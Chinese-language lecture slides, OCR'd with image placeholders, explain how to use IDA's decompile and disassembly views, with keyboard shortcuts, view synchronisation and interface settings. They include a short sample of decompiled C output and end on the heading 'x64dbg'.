Repeatable comments
Auto comments
Number of opcode bytes (non-graph) 8
Instruction indentation (non-graph) 16
Comments indentation (non-graph) 40
Right margin (non-graph) 70
Spaces for tabulation 4
Help
Cancel
OK

Decompile View

- 編譯 compile (C -> assembly)
- 反編譯 decompile (assembly -> C)
- 看 code 速度 ⬆️⬆️⬆️
- 有時候會出錯 / 被搞事 💥🔥😡

  ➡ 乖乖回去看 disassembly view 🫠

```
1 int __fastcall main(int argc, const char
2 {
3   Sleep(0x1B7740u);
4   sub_140001C80();
5   sub_140001030();
6   sub_140001120();
7   sub_140001BF0();
8   return 0;
9 }
```

召喚方式：[F5] / [Tab]


Decompile View Shortcuts

- [Tab]：切換 Decompile / Disassembly View
- **[Enter]**：進入 function / data
- **[Esc]**：返回上一步
- [↑↓←→]：移動
- [Opt/Alt + ↑↓]：跳到上 / 下次出現位置
- **[n]**：重新命名 function, variables
- **[y]**：指定 function, variables 的型別
- [Opt/Alt+a]：將 data 轉為字串
- [*]：將 data 轉為 array
- **[/]**：新增、編輯註解
- **[h]**：將常數顯示為 dec / hex
- **[r]**：將常數顯示為 char
- [x]：顯示 cross reference
- [Ctrl+e]：顯示 entry points

Disassembly, Decompile 我全都要

1. F5 或 Tab 叫出 decompile view

2. **按住 Pseudocode-A**




Disassembly, Decompile 我全都要

1. F5 或 Tab 叫出 decompile view

2. 按住 Pseudocode-A

3. **拖動到畫面中間的向右箭頭區域**




Disassembly, Decompile 我全都要

1. F5 或 Tab 叫出 decompile view

2. 按住 Pseudocode-A

3. 拖動到畫面中間的向右箭頭區域

4. **右鍵 -> "Synchronize with"**
   -> "IDA View-A"



Disassembly, Decompile 我全都要


1. F5 或 Tab 叫出 decompile view

2. 按住 Pseudocode-A


3. 拖動到畫面中間的向右箭頭區域


4. 右鍵 -> "Synchronize with"
   -> IDA "View-A

5. **左右邊 sync 在一起！**




Save Your Analyzed Result !






我的 XXX View 不見了 QQ

1. Menu Bar
2. 點開 "View"
3. 選擇 "Open subviews"
4. 你要的 View



Dark Theme 😎

1. Menu Bar
2. 點開 "Options"
3. 選擇 "Colors..."
4. "Current Theme" 選擇 "Dark"




x64dbg

